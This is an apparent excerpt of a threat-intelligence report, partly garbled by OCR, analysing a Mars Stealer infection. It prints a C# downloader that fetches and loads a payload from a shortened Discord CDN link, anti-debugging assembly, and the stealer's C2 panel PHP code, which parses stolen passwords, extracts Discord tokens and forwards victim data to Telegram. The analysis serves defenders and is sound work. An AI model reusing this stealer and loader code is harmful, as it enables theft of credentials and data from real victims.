

Exhibit 14: Mars Stealer is being injected into explorer.exe (2)

Address	Size	Info	Content	Type	Protection	Initial
76DEB000	00002000	".proxy"		IMG	ER---	ERWC-
76DED000	00002000	".data"	Initialized data	IMG	-RW--	ERWC-
76DEF000	00006000	".idata"	Import tables	IMG	-R---	ERWC-
76DF5000	00001000	".didat"		IMG	-R---	ERWC-
76DF6000	00014000	".rsrc"	Resources	IMG	-R---	ERWC-
76E0A000	0000D000	".reloc"	Base relocations	IMG	-R---	ERWC-
76EB0000	00001000	powrprof.dll		IMG	-R---	ERWC-
76EB1000	00015000	".text"	Executable code	IMG	ER---	ERWC-
76EC6000	00001000	".data"	Initialized data	IMG	-RW--	ERWC-
76EC7000	00002000	".idata"	Import tables	IMG	-R---	ERWC-
76EC9000	00001000	".didat"		IMG	-R---	ERWC-
76ECA000	00029000	".rsrc"	Resources	IMG	-R---	ERWC-
76EF3000	00002000	".reloc"	Base relocations	IMG	-R---	ERWC-
76F60000	00001000	imm32.dll		IMG	-R---	ERWC-
76F61000	00019000	".text"	Executable code	IMG	ER---	ERWC-
76F7A000	00001000	".data"	Initialized data	IMG	-RW--	ERWC-
76F7B000	00002000	".idata"	Import tables	IMG	-R---	ERWC-
76F7D000	00001000	".didat"		IMG	-R---	ERWC-
76F7E000	00005000	".rsrc"	Resources	IMG	-R---	ERWC-
76F83000	00002000	".reloc"	Base relocations	IMG	-R---	ERWC-
76F90000	00001000	win32u.dll		IMG	-R---	ERWC-
76F91000	00011000	".text"	Executable code	IMG	ER---	ERWC-
76FA2000	00001000	".data"	Initialized data	IMG	-RW--	ERWC-
76FA3000	00001000	".idata"	Import tables	IMG	-R---	ERWC-
76FA4000	00001000	".rsrc"	Resources	IMG	-R---	ERWC-
76FA5000	00001000	".reloc"	Base relocations	IMG	-R---	ERWC-
76FB0000	00001000	ntdll.dll		IMG	-R---	ERWC-
76FB1000	00113000	".text"	Executable code	IMG	ER---	ERWC-
770C4000	00001000	"RT"		IMG	ER---	ERWC-
770C5000	00004000	".data"	Initialized data	IMG	-RW--	ERWC-
770C9000	00003000	".mrdata"		IMG	-R---	ERWC-
770CC000	00001000	".00cfg"		IMG	-R---	ERWC-
770CD000	0006B000	".rsrc"	Resources	IMG	-R---	ERWC-
77138000	00005000	".reloc"	Base relocations	IMG	-R---	ERWC-
7FFE0000	00001000	KUSER_SHARED_DATA		PRV	-R---	-R---
7FFE1000	0000F000	Reserved		PRV		-R---
FF370000	00005000			MAP	-R---	-R---
FF375000	000FB000	Reserved (FF370000)		MAP		-R---
FF470000	00023000			MAP	-R---	-R---
FFFE0000	00010000	Reserved		PRV		-R---

Exhibit 15: Custom loaded NTDLL.DLL

It is also worth noting that another executable was dropped via the remote session on the victim's machine — consoleappmrss.exe. The executable contained an embedded file named Installer_ovl.exe, which was written in C#.

The executable connected to the shortened URL (tiny[.]one), a Discord CDN to retrieve another file named DebugViewPortable_4_90_Release_3_English_online_Auejpzlt.bmp (Exhibit 16).

```
public static class Data
{
    // Token: 0x06000002 RID: 2 RVA: 0x00002060 File Offset: 0x00000260
    public static void Another()
    {
        byte[] array = Data.Hprdjjcvlk("https://tiny.one/yckrrzs5");
        List<byte> list = new List<byte>();
        int num = array.Length;
        while (num-- > 0)
        {
            list.Add(array[num]);
        }
        AppDomain.CurrentDomain.Load(list.ToArray());
    }

    // Token: 0x06000003 RID: 3 RVA: 0x000020B0 File Offset: 0x000002B0
    internal static void App()
    {
        foreach (Assembly assembly in AppDomain.CurrentDomain.GetAssemblies())
        {
            foreach (Type type in assembly.GetTypes())
            {
                try
                {
                    MethodInfo method = type.GetMethod("Ssionpsvhmapdztzdqupnmpw");
                    Data.Delegate = Delegate.CreateDelegate(typeof(Action), null, method);
                    Data.Delegate.DynamicInvoke(new object[0]);
                }
                catch
                {
```

Exhibit 16: The file reaches out to Discord CDN to download additional payloads

At the time of the analysis, the link to the BMP file was not accessible. We believe that the attacker(s) tried to retrieve additional payloads, but the attempt was unsuccessful.

Mars Stealer and C2 Panel Analysis

The deobfuscated Mars Stealer was written in ASM/C and approximately 162KB in size. The compilation date was March 29, 2022, which suggests that the attacker(s) modified the stealer right before shipping it onto the victim's machine.

The stealer includes anti-debugging and anti-sandbox features:

- For anti-debugging purposes, it manually checks the PEB (Process Environment Block) for BeingDebugged flag.
- For anti-sandboxing, the stealer sleeps for 16000 milliseconds (about 16 seconds) and calls GetTickCount API (Exhibit 17) to retrieve the number of milliseconds that have passed since the system was started and the number of milliseconds of the current running time.
    - Both values get subtracted and are compared to 12000 milliseconds (about 12 seconds).
    - If the value is less than 12000, it means that the Sleep function was skipped by the debugger or sandbox, and the sample exits (Exhibit 18).

The sample also performs anti-emulation checks for Windows Defender Antivirus on values HAL9TH and JohnDoe (Exhibit 19).

```
00408370    55          push ebp
00408371    8BEC        mov ebp,esp
00408373    83EC 08     sub esp,8
00408376    FF15 A07D4200  call dword ptr ds:[<&GetTickCount>]
0040837C    8945 FC     mov dword ptr ss:[ebp-4],eax
0040837F    68 803E0000 push 3E80
00408384    FF15 8C7B4200  call dword ptr ds:[<&Sleep>]
0040838A    FF15 A07D4200  call dword ptr ds:[<&GetTickCount>]
00408390    2B45 FC     sub eax,dword ptr ss:[ebp-4]
00408393    8945 F8     mov dword ptr ss:[ebp-8],eax
00408396    817D F8 E02E0000  cmp dword ptr ss:[ebp-8],2EE0
0040839D    76 09       jbe mars_stealer.4083A8
0040839F    B8 01000000 mov eax,1
004083A4    EB 0B       jmp mars_stealer.4083B1
004083A6    EB 04       jmp mars_stealer.4083AC
004083A8    33C0        xor eax,eax
004083AA    EB 05       jmp mars_stealer.4083B1
004083AC    B8 01000000 mov eax,1
004083B1    8BE5        mov esp,ebp
004083B3    5D          pop ebp
004083B4    C3          ret
004083B5    CC          int3
004083B6    CC          int3
004083B7    CC          int3
```

Exhibit 17: Using GetTickCount() for anti-debugging purposes

```
00408498    6A 00       push 0
0040849A    6A 00       push 0
0040849C    68 20104000 push <mars_stealer.sub_401020>          401020:"U‹ì‚\x01"
004084A1    6A 00       push 0
004084A3    6A 00       push 0
004084A5    FF15 687D4200  call dword ptr ds:[427D68]
004084AB    74 03       je mars_stealer.4084B0
004084AD    75 01       jne mars_stealer.4084B0
004084AF    B8 E80BFDFF mov eax,FFFD0BE8
004084B4    FF7403 75   push dword ptr ds:[ebx+eax+75]
004084B8    01B8 E8D1F9FF  add dword ptr ds:[eax-62E18],edi     edi:EntryPoint
004084BE    FF83 3D207042  inc dword ptr ds:[ebx+4270203D]
004084C4    0000        add byte ptr ds:[eax],al
004084C6    74 05       je mars_stealer.4084CD
004084C8    E8 93D70000 call <mars_stealer.sub_415C60>
004084CD    6A 00       push 0
004084CF    FF15 887C4200  call dword ptr ds:[<&ExitProcess>]
004084D5    5D          pop ebp
004084D6    C3          ret
```

Exhibit 18: If the sample is being debugged, the running process terminates

```
004083BC    CC          int3
004083BD    CC          int3
004083BE    CC          int3
004083BF    CC          int3
004083C0    55          push ebp
004083C1    8BEC        mov ebp,esp
004083C3    A1 D8774200 mov eax,dword ptr ds:[4277D8]       004277D8:&"HAL9TH"
004083C8    50          push eax
004083C9    E8 E2490000 call <mars_stealer.sub_40CDB0>
004083CE    50          push eax
004083CF    E8 5CD00000 call <mars_stealer.sub_415430>
004083D4    83C4 08     add esp,8
004083D7    85C0        test eax,eax
004083D9    75 20       jne mars_stealer.4083FB
004083DB    8B0D 9C794200  mov ecx,dword ptr ds:[42799C]    0042799C:&"JohnDoe"
004083E1    51          push ecx
004083E2    E8 194A0000 call <mars_stealer.sub_40CE00>
004083E7    50          push eax
004083E8    E8 43D00000 call <mars_stealer.sub_415430>
004083ED    83C4 08     add esp,8
004083F0    85C0        test eax,eax
004083F2    75 07       jne mars_stealer.4083FB
004083F4    B8 01000000 mov eax,1
004083F9    EB 02       jmp mars_stealer.4083FD
004083FB    33C0        xor eax,eax
004083FD    5D          pop ebp
004083FE    C3          ret
004083FF    CC          int3
00408400    55          push ebp
00408401    8BEC        mov ebp,esp
00408403    A1 64714200 mov eax,dword ptr ds:[427164]
00408408    50          push eax
```

Exhibit 19: Windows Defender Antivirus anti-emulation checks

Mars Stealer will exit if the following languages are detected (Exhibit 20):

- Uzbekistan
- Azerbaijan
- Kazakhstan
- Russia
- Belarus

```
{
  *(_DWORD *)(a1 - 8) = (unsigned __int16)((int (*)(void))dword_427D7C)();
  if ( *(int *)(a1 - 8) > 1087 )
  {
    if ( *(_DWORD *)(a1 - 8) == 1091 )          // Uzbek (Latin) - Uzbekistan
    {
      *(_DWORD *)(a1 - 4) = 0;
    }
    else if ( *(_DWORD *)(a1 - 8) == 2092 )     // Azeri (Cyrillic) - Azerbaijan
    {
      *(_DWORD *)(a1 - 4) = 0;
    }
  }
  else
  {
    switch ( *(_DWORD *)(a1 - 8) )
    {
      case 1087:                                // Kazakh - Kazakhstan
        *(_DWORD *)(a1 - 4) = 0;
        break;
      case 1049:                                // Russian - Russia
        *(_DWORD *)(a1 - 4) = 0;
        break;
      case 1059:                                // Belarusian - Belarus
        *(_DWORD *)(a1 - 4) = 0;
        break;
    }
  }
  return *(_DWORD *)(a1 - 4);
}
```

```
004082ED    FF15 7C7D4200  call dword ptr ds:[<&GetUserDefaultLangID>]
004082F3    0FB7C0      movzx eax,ax
004082F6    8945 F8     mov dword ptr ss:[ebp-8],eax
004082F9    817D F8 3F040000  cmp dword ptr ss:[ebp-8],43F
00408300    7F 1D       jg mars_stealer.40831F
00408302    817D F8 3F040000  cmp dword ptr ss:[ebp-8],43F
00408309    74 3A       je mars_stealer.408345
0040830B    817D F8 19040000  cmp dword ptr ss:[ebp-8],419
00408312    74 1F       je mars_stealer.408333
00408314    817D F8 23040000  cmp dword ptr ss:[ebp-8],423
0040831B    74 1F       je mars_stealer.40833C
0040831D    EB 3F       jmp mars_stealer.40835E
0040831F    817D F8 43040000  cmp dword ptr ss:[ebp-8],443
00408326    74 26       je mars_stealer.40834E
00408328    817D F8 2C080000  cmp dword ptr ss:[ebp-8],82C
0040832F    74 26       je mars_stealer.408357
00408331    EB 2B       jmp mars_stealer.40835E
00408333    C745 FC 00000000  mov dword ptr ss:[ebp-4],0
0040833A    EB 22       jmp mars_stealer.40835E
0040833C    C745 FC 00000000  mov dword ptr ss:[ebp-4],0
00408343    EB 19       jmp mars_stealer.40835E
00408345    C745 FC 00000000  mov dword ptr ss:[ebp-4],0
0040834C    EB 10       jmp mars_stealer.40835E
0040834E    C745 FC 00000000  mov dword ptr ss:[ebp-4],0
00408355    EB 07       jmp mars_stealer.40835E
00408357    C745 FC 00000000  mov dword ptr ss:[ebp-4],0
0040835E    8B45 FC     mov eax,dword ptr ss:[ebp-4]
00408361    8BE5        mov esp,ebp
00408363    5D          pop ebp
00408364    C3          ret
```

Debugger View

Exhibit 20: Language check using GetUserDefaultUILanguage function

The language checks are also performed within the Mars Stealer panel (Exhibit 21).

```
open(realpath($filePath)) === TRUE){ $system = $zip->getFromName("system.txt"); $sysinfo = explode("\n", $system); $machineId = substr($sysinfo[23], 11); $tag = substr($sysinfo[0], 5); $username = substr($sysinfo[21], 11); $os = substr($sysinfo[16], 4); $workingPath = substr($sysinfo[5], 14); $installDate = substr($sysinfo[7], 12); $tgSystemText = implode("\n", array_slice($sysinfo,3,25)); $settings = R::load('settings', 1); $dublicate = R::findOne( 'log' , ' id_machine = ? ', [ $machineId ] )?"1":"0"; // ---------- // Stats $zip->renameName($GLOBALS['pwd_file'].".txt",'passwords.txt'); $passwordsText = $zip->getFromName("passwords.txt"); $countPass = substr_count($passwordsText, "SOFT:"); $countCrypto = 0; $countPlugins = 0; $countDiscord = 0; $countTelegram = 0; // ---------- // dublicate check if($settings["dublicates"] == "0" && $dublicate == "1"){ unlink(realpath($filePath)); exit(0); } // ---------- // Add network info into system.txt $system = str_ireplace("IP?", $ip, $system); $system = str_ireplace("Country?", $country, $system); $zip->addFromString('system.txt', $system); // ---------- // top sites count $sites = explode("\n", $passwordsText); foreach($sites as $line){ if(substr($line, 0, 6) == "HOST: ") { $url = parse_url(substr($line, 6))["host"]; $siteDb = R::findOne( 'topsites', ' url = ? ', [ $url ] ); if ($siteDb != NULL){ $siteDb->count_r = $siteDb["count_r"]+1; R::store($siteDb); } else { $site = R::dispense('topsites'); $site->url = $url; $site->count_r = 1; R::store($site); } } } // ---------- // chromium passwords count $countChromium = substr_count($passwordsText, ": Google Chrome") + substr_count($passwordsText, ": Chrome") + substr_count($passwordsText, ": Chromium") + substr_count($passwordsText, ": Kometa") + substr_count($passwordsText, ": Amigo") + substr_count($passwordsText, ": Torch") + substr_count($passwordsText, ": Orbitum") + substr_count($passwordsText, ": Comodo Dragon") + substr_count($passwordsText, ": Nichrome") + substr_count($passwordsText, ": Maxthon5") + substr_count($passwordsText, ": Sputnik") + substr_count($passwordsText, ": EPB") + substr_count($passwordsText, ": Vivaldi") + substr_count($passwordsText, ": CocCoc Browser") + substr_count($passwordsText, ": Uran Browser") + substr_count($passwordsText, ": QIP Surf") + substr_count($passwordsText, ": Cent") + substr_count($passwordsText, ": Elements Browser") + substr_count($passwordsText, ": TorBrowser"); // ---------- // firefox passwords count $countFirefox = substr_count($passwordsText, ": Mozilla Firefox") + substr_count($passwordsText, ": Waterfox") + substr_count($passwordsText, ": Cyberfox") + substr_count($passwordsText, ": Black Hawk") + substr_count($passwordsText, ": IceCat") + substr_count($passwordsText, ": Firefox") + substr_count($passwordsText, ": K-Meleon"); // ---------- // other passwords count $countIE = substr_count($passwordsText, ": Internet Explorer"); $countEdge = substr_count($passwordsText, ": Edge_Chromium"); $countOpera = substr_count($passwordsText, ": Opera"); $temp = R::findOne('browsers', 'name = ?, ['Chromium']); $temp->count_c = $temp["count_c"]+$countChromium; R::store($temp); $temp = R::findOne('browsers', 'name = ?, ['Firefox']); $temp->count_c = $temp["count_c"]+$countFirefox; R::store($temp); $temp = R::findOne('browsers', 'name = ?, ['IE']); $temp->count_c = $temp["count_c"]+$countIE; R::store($temp); $temp = R::findOne('browsers', 'name = ?, ['Edge']); $temp->count_c = $temp["count_c"]+$countEdge; R::store($temp); $temp = R::findOne('browsers', 'name = ?, ['Opera']); $temp->count_c = $temp["count_c"]+$countOpera; R::store($temp); // ---------- // crypto, plugins, discord, telegram count $tokens = ""; $countFilesInLog = $zip->numFiles; for ($i = 0; $i < $countFilesInLog; $i++) { $stat = $zip->statIndex($i); if(strripos($stat['name'], "Wallets/")!==false){ $countCrypto++; } else if(strripos($stat['name'], "Plugins/")!==false){ $countPlugins++; } else if(strripos($stat['name'], "Discord/")!==false && $settings['grab_discord'] == "1"){ $discord = $zip->getFromName($stat['name']); preg_match('/[\w-]{24}\.[\w-]{6}\.[\w-]{27}/', $discord, $matches); foreach ($matches as $match) { $countDiscord++; $tokens .= $match."\n"; } } else if(strripos($stat['name'], "Telegram/")!==false && $settings["grab_telegram"] == "1"){ $countTelegram++; } } if ($tokens != "") { $zip->addFromString('Discord_Tokens.txt', $tokens); } unset($stat); // ---------- // Add log info in db $passwordsText = mb_convert_encoding($passwordsText,"UTF-8"); $system = mb_convert_encoding($system,"UTF-8"); $log = R::dispense('log'); $log->id_machine = $machineId; $log->count_pwds = $countPass; $log->ip = $ip; $log->country = $country; $log->add_date = $dateAdded; $log->count_crpt = $countCrypto; $log->count_plugins = $countPlugins; $log->count_discord = $countDiscord; $log->count_telegram = $countTelegram; $log->path = $fileName; $log->dublicate = $dublicate; $log->tag = $tag; R::store($log); $_log = R::findOne('log',‘add_date LIKE ? AND id_machine LIKE ? ', [$dateAdded,$machineId]); $_log->text_pwds = $passwordsText; $_log->text_sys = $system; R::store($_log); if($country != "UNK") { $stat_country = R::findOne ('statistics_countries', ' code = ? ', [$country]); $stat_country->count_c = $stat_country["count_c"]+1; R::store($stat_country); } // ---------- // generate loader request link|load_to|startup_param| $request_string = ""; $rules = R::findAll('loader'); foreach ($rules as $rule) { $stat = 0; if(((($rule['cold_wallets'] == "0") or (($rule['cold_wallets'] == "1") and ($countCrypto != "0"))) and ($rule['is_active'] == "1")) { if($rule['pwds']!=""){ $_pwds = explode(',', $rule["pwds"]); foreach ($_pwds as $_pwd) { if(strpos($passwordsText, $_pwd)) { $stat = 1; } } }else{$stat = 1;} if ($stat == 1){ $request_string .= $rule['file_path']."|"; $request_string .= $rule['load_to']."|"; if ($rule['startup_param'] == ""){ $request_string .= "|"; } else{ $request_string .= $rule['startup_param']."|"; } } } } echo base64_encode($request_string); // ---------- // Tg bot send message if($settings["bot_enable"] == "1") { $markers = R::find('markerrule', 'is_active = ?', ["1"]); $goodMarkers =""; foreach (array_reverse($markers, true) as $marker) { $_markers = explode(',', $marker["marker"]); foreach ($_markers as $_marker) { if (strripos($passwordsText, $_marker)) { $goodMarkers .= $_marker." "; } } } $link = "http://" . $GLOBALS['domain'] . "/" . $filePath; if ($dublicate == "1") { $dublicate = "yes"; } else { $dublicate = "no"; } $telegram_text = ' IP: '.$ip.' Country: '.$country.' Passwords: '.$countPass.' Crypto: '.$countCrypto.' Plugins: '.$countPlugins.' Discord: ' . $countDiscord . ' Telegram: ' . $countTelegram . ' Markers: ' . $goodMarkers . ' OS: '. $os .' Path: '. $workingPath .' Archive: ' . $link . ' Date: '. $installDate .' '; $url = "https://api.telegram.org/bot" .$settings["bot_token"] . "/sendPhoto"; if($settings["bot_scr"] == "1") { $photo = "http://" . $GLOBALS['domain'] . "/" . $GLOBALS['panel_folder'] . "/view.php?path=" . $GLOBALS['logspath'] . "/" . $fileName . ""; $url = "https://api.telegram.org/bot" .$settings["bot_token"] . "/sendPhoto"; $post_fields = array ( 'chat_id' => $settings["chatid"], 'disable_web_page_preview' => false, 'caption' => $telegram_text, 'parse_mode' => 'HTML', 'photo' => $photo ); } else { $url = "https://api.telegram.org/bot" .$settings["bot_token"] . "/sendMessage"; $post_fields = array ( 'chat_id' => $settings["chatid"], 'disable_web_page_preview' => false, 'text' => $telegram_text, 'parse_mode' => 'HTML', ); } $ch = curl_init(); curl_setopt($ch, CURLOPT_HTTPHEADER, array("Content-Type:multipart/form-data")); curl_setopt($ch, CURLOPT_URL, $url); curl_setopt($ch, CURLOPT_POST, true); curl_setopt($ch, CURLOPT_RETURNTRANSFER, true); curl_setopt($ch, CURLOPT_POSTFIELDS, $post_fields); $output = curl_exec($ch); } } } } function getRules(){ checkCountry(); // ---------- // generate grab request name|max_size|path|formats|exceptions|recursively| $settings = R::load('settings', 1); $request_string = $settings['grab_downloads'] . "|"; $request_string .= $settings['grab_history']."|"; $request_string .= $settings['grab_autofill']."|"; $request_string .= $settings['grab_screenshot']."|"; $request_string .= $settings['selfdelete']."|"; $request_string .= $GLOBALS['pwd_file']."|"; $rules = R::findAll('grabrule'); if ($settings['grab_discord'] == '1') { $request_string .= "Discord"."|"; $request_string .= "0"."|"; $request_string .= "%APPDATA%\\discord\\Local Storage\\"."|"; $request_string .= "*"."|"; $request_string .= "1"."|"; $request_string .= "0"."|"; $request_string .= "0"."|"; } if ($settings['grab_telegram'] == '1') { $request_string .= "Telegram"."|"; $request_string .= "0"."|"; $request_string .= "%APPDATA%\\Telegram Desktop\\tdata\\"."|"; $request_string .= "*D877F783D5D3EF8C*,*map*,*configs*"."|"; $request_string .= "1"."|"; $request_string .= "0"."|"; $request_string .= "0"."|"; } foreach ($rules as $rule) { if ($rule['is_active'] == '1') { $request_string .= $rule['name']."|"; $request_string .= $rule['max_size']."|"; $request_string .= $rule['path']."|"; $request_string .= $rule['formats']."|"; $request_string .= $rule['recursively']."|"; $request_string .= $rule['compress']."|"; $request_string .= $rule['blacklist']."|"; } } echo base64_encode($request_string); } function checkCountry(){ $IP = $_SERVER["HTTP_X_FORWARDED_FOR"] ?? $_SERVER["HTTP_X_REAL_IP"] ?? $_SERVER["REMOTE_ADDR"]); $gi = geoip_open($GLOBALS['panel_folder'].'/GeoIP/GeoIP.dat', GEOIP_STANDARD); $Country = geoip_country_code_by_addr($gi, $IP)===""?"UNK":geoip_country_code_by_addr($gi, $IP); geoip_close($gi); return !in_array($Country, ['RU', 'BY', 'KZ', 'AZ', 'UZ'])? ['ip' => $IP, 'country' => $Country] : exit(); } ?>
```

Exhibit 21: Language check in PHP component

The strings in .RDATA section are XOR'ed (XOR or "exclusive or" is a logical operator that yields true if exactly one (not both) of two conditions is true) with different keys as shown in Exhibit 22. The first batch of decrypted strings are mostly API calls (Exhibit 23).



Exhibit 22: XOR-encoding routine

Exhibit 23: Decrypted strings (1)

From another batch of decrypted strings, we can observe the following (Exhibit 24):

1. C2 channel
2. Mutex value
3. C2 channel (same as #1)
4. DLL dependencies required for the stealer to function properly
5. The stealer fingerprints the following information on the infected machine and outputs it to system.txt file:
   - Tag (the tag of the Stealer build)
   - Country
   - IP
   - Working Path
   - Local Time
   - Time Zone
   - Display Language
   - Keyboard Languages
   - Laptop/Desktop
   - Processor
   - Installed RAM
   - OS (Operating Systems)
   - Video card
   - Display Resolution
   - PC name
   - Username
   - Installed Software



Exhibit 24: Decrypted strings (2)

Exhibit 25: Checks if Mutex value already exists

Mars Stealer has grabber and loader capabilities. The grabber functionality allows the attacker(s) to specify what files to collect, from which paths and the maximum file size. The following constant paths allow Mars Stealer to grab a victim's data (Exhibit 26):

- %DESKTOP%
- %APPDATA% - path to Roaming folder (C:\Users*user*\AppData\Roaming)
- %LOCALAPPDATA% - path to Local folder (C:\Users*user*\AppData\Local)
- %USERPROFILE% - path to User's folder (C:\Users*user*\)

